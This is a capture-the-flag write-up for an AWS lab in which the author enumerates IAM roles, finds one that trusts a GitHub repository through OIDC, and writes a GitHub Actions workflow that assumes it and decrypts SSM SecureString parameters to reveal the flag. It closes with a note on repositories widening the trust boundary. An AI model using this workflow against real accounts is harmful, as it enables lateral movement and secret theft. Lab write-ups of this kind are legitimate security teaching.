There’s a role that trusts the repo you just created. Find the role and exploit the trust to access the flag.
I’ll start off by enumerating AWS roles in my sandbox account, hoping to see a trust policy for the repo i’ve created adicpnn/cfx_trust_me.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
| adicpnn@laboratory aws % aws iam list-roles --profile cloudfoxable
...
{
"Path": "/",
"RoleName": "t_rodman",
"RoleId": "AROAR4HCPRIDWZYYOATJQ",
"Arn": "arn:aws:iam::129323993607:role/t_rodman",
"CreateDate": "2026-03-17T15:21:22+00:00",
"AssumeRolePolicyDocument": {
"Version": "2012-10-17",
"Statement": [
{
"Sid": "",
"Effect": "Allow",
"Principal": {
"Federated": "arn:aws:iam::129323993607:oidc-provider/token.actions.githubusercontent.com"
},
"Action": "sts:AssumeRoleWithWebIdentity",
"Condition": {
"StringLike": {
"token.actions.githubusercontent.com:sub": "repo:adicpnn/cfx_trust_me:*",
"token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
}
}
}
]
},
"MaxSessionDuration": 3600
}
...
|
What this trust policy statement allows, is for GitHub Actions to assume the role t_rodman using OpenID Connect. I’ll keep this information and mind, and keep unraveling the exploit chain.
The next question on my list is: if assumed, what can this role do?
1
2
3
4
5
6
7
8
9
| adicpnn@laboratory aws % aws iam list-attached-role-policies --role-name t_rodman --profile cloudfoxable
{
"AttachedPolicies": [
{
"PolicyName": "trust-me",
"PolicyArn": "arn:aws:iam::129323993607:policy/trust-me"
}
]
}
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| adicpnn@laboratory aws % aws iam get-policy-version --policy-arn arn:aws:iam::129323993607:policy/trust-me --version-id v1 --profile cloudfoxable
{
"PolicyVersion": {
"Document": {
"Statement": [
{
"Action": [
"ssm:GetParameter"
],
"Effect": "Allow",
"Resource": [
"arn:aws:ssm:eu-central-1:129323993607:parameter/trust-*"
],
"Sid": "AllowReadFlag"
}
],
"Version": "2012-10-17"
},
"VersionId": "v1",
"IsDefaultVersion": true,
"CreateDate": "2026-03-17T15:21:21+00:00"
}
}
|
Next up, what’s the full ARN of my target? I’ll need this when I’ll attempt reading the parameter.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
| adicpnn@laboratory cfx_trust_me % aws ssm describe-parameters --profile cloudfoxable
...
{
"Parameters": [
{
"Name": "trust-her",
"ARN": "arn:aws:ssm:eu-central-1:129323993607:parameter/trust-her",
"Type": "SecureString",
"KeyId": "alias/aws/ssm",
"LastModifiedDate": "2026-03-17T16:21:20.835000+01:00",
"LastModifiedUser": "arn:aws:iam::129323993607:user/terraform",
"Version": 1,
"Tier": "Standard",
"Policies": [],
"DataType": "text"
},
{
"Name": "trust-him",
"ARN": "arn:aws:ssm:eu-central-1:129323993607:parameter/trust-him",
"Type": "String",
"LastModifiedDate": "2026-03-17T16:21:20.839000+01:00",
"LastModifiedUser": "arn:aws:iam::129323993607:user/terraform",
"Version": 1,
"Tier": "Standard",
"Policies": [],
"DataType": "text"
},
{
"Name": "trust-me",
"ARN": "arn:aws:ssm:eu-central-1:129323993607:parameter/trust-me",
"Type": "SecureString",
"KeyId": "alias/aws/ssm",
"LastModifiedDate": "2026-03-17T16:21:20.812000+01:00",
"LastModifiedUser": "arn:aws:iam::129323993607:user/terraform",
"Version": 1,
"Tier": "Standard",
"Policies": [],
"DataType": "text"
},
{
"Name": "trust-them",
"ARN": "arn:aws:ssm:eu-central-1:129323993607:parameter/trust-them",
"Type": "String",
"LastModifiedDate": "2026-03-17T16:21:21.405000+01:00",
"LastModifiedUser": "arn:aws:iam::129323993607:user/terraform",
"Version": 1,
"Tier": "Standard",
"Policies": [],
"DataType": "text"
}
]
...
|
Looks like there’s more than one place I need to look into.
Execution#
I went ahead and created a GitHub Action meant to assume this role, and read the flags in the SSM parameter store.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
| name: Assume t_rodman
on:
workflow_dispatch:
permissions:
id-token: write
contents: read
jobs:
deploy:
runs-on: ubuntu-latest
steps:
- name: Checkout
uses: actions/checkout@v4
- name: Debug OIDC token
run: |
TOKEN=$(curl -H "Authorization: Bearer $ACTIONS_ID_TOKEN_REQUEST_TOKEN" \
"$ACTIONS_ID_TOKEN_REQUEST_URL&audience=sts.amazonaws.com" | jq -r '.value')
echo $TOKEN | cut -d "." -f2 | base64 -d | jq
- name: Configure AWS credentials
uses: aws-actions/configure-aws-credentials@v4
with:
audience: sts.amazonaws.com
role-to-assume: 'arn:aws:iam::129323993607:role/t_rodman'
role-session-name: GitHubActionsSession
aws-region: eu-central-1
- name: Test access
run: aws sts get-caller-identity
- name: Get trust-her param from SSM
id: get_param1
run: |
PARAM_VALUE1=$(aws ssm get-parameter \
--name "trust-her" \
--with-decryption \
--output text)
echo "PARAM_VALUE1=$PARAM_VALUE1" >> $GITHUB_ENV
- name: Print trust-her
run: echo "Fetched parameter is $PARAM_VALUE1"
- name: Get trust-him param from SSM
id: get_param2
run: |
PARAM_VALUE2=$(aws ssm get-parameter \
--name "trust-him" \
--with-decryption \
--output text)
echo "PARAM_VALUE2=$PARAM_VALUE2" >> $GITHUB_ENV
- name: Print trust-him
run: echo "Fetched parameter is $PARAM_VALUE2"
- name: Get trust-me param from SSM
id: get_param3
run: |
PARAM_VALUE3=$(aws ssm get-parameter \
--name "trust-me" \
--with-decryption \
--output text)
echo "PARAM_VALUE3=$PARAM_VALUE3" >> $GITHUB_ENV
- name: Print trust-me
run: echo "Fetched parameter is $PARAM_VALUE3"
- name: Get trust-them param from SSM
id: get_param4
run: |
PARAM_VALUE4=$(aws ssm get-parameter \
--name "trust-them" \
--with-decryption \
--output text)
echo "PARAM_VALUE4=$PARAM_VALUE4" >> $GITHUB_ENV
- name: Print trust-them
run: echo "Fetched parameter is $PARAM_VALUE4"
|
All that’s left to do, is go to GitHub, and manually dispatch the action.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
| 2026-03-18T08:13:32.2754895Z ##[group]Run echo "Fetched parameter is $PARAM_VALUE4"
2026-03-18T08:13:32.2755328Z echo "Fetched parameter is $PARAM_VALUE4"
2026-03-18T08:13:32.2803249Z shell: /usr/bin/bash -e {0}
2026-03-18T08:13:32.2803490Z env:
2026-03-18T08:13:32.2803680Z AWS_DEFAULT_REGION: eu-central-1
2026-03-18T08:13:32.2803942Z AWS_REGION: eu-central-1
2026-03-18T08:13:32.2804345Z AWS_ACCESS_KEY_ID: ***
2026-03-18T08:13:32.2804687Z AWS_SECRET_ACCESS_KEY: ***
2026-03-18T08:13:32.2829119Z AWS_SESSION_TOKEN: ***
2026-03-18T08:13:32.2829790Z PARAM_VALUE1: PARAMETER arn:aws:ssm:eu-central-1:129323993607:parameter/trust-her text 2026-03-17T16:23:48.036000+00:00 trust-her SecureString not_the_flag 1
2026-03-18T08:13:32.2830858Z PARAM_VALUE2: PARAMETER arn:aws:ssm:eu-central-1:129323993607:parameter/trust-him text 2026-03-17T16:23:48.063000+00:00 trust-him String not_the_flag 1
2026-03-18T08:13:32.2831962Z PARAM_VALUE3: PARAMETER arn:aws:ssm:eu-central-1:129323993607:parameter/trust-me text 2026-03-17T16:23:47.998000+00:00 trust-me SecureString FLAG{trustMe::the_lines_have_been_blurred} 1
2026-03-18T08:13:32.2833019Z PARAM_VALUE4: PARAMETER arn:aws:ssm:eu-central-1:129323993607:parameter/trust-them text 2026-03-17T16:23:48.049000+00:00 trust-them String not_the_flag 1
|
Retrospective#
While this scenario appears in a offensive security lab, the interaction itself is not inherently insecure. In fact, using federated access to assume an AWS role directly from a workflow action aligns with AWS best practices.
However, this approach does expand the attack surface of the AWS account. GitHub repositories can be compromised, and if a repository is trusted to access AWS resources, it effectively becomes part of the trust boundary. As a result, an attacker who gains control of such a repository could leverage this trust to perform lateral movement into the AWS environment.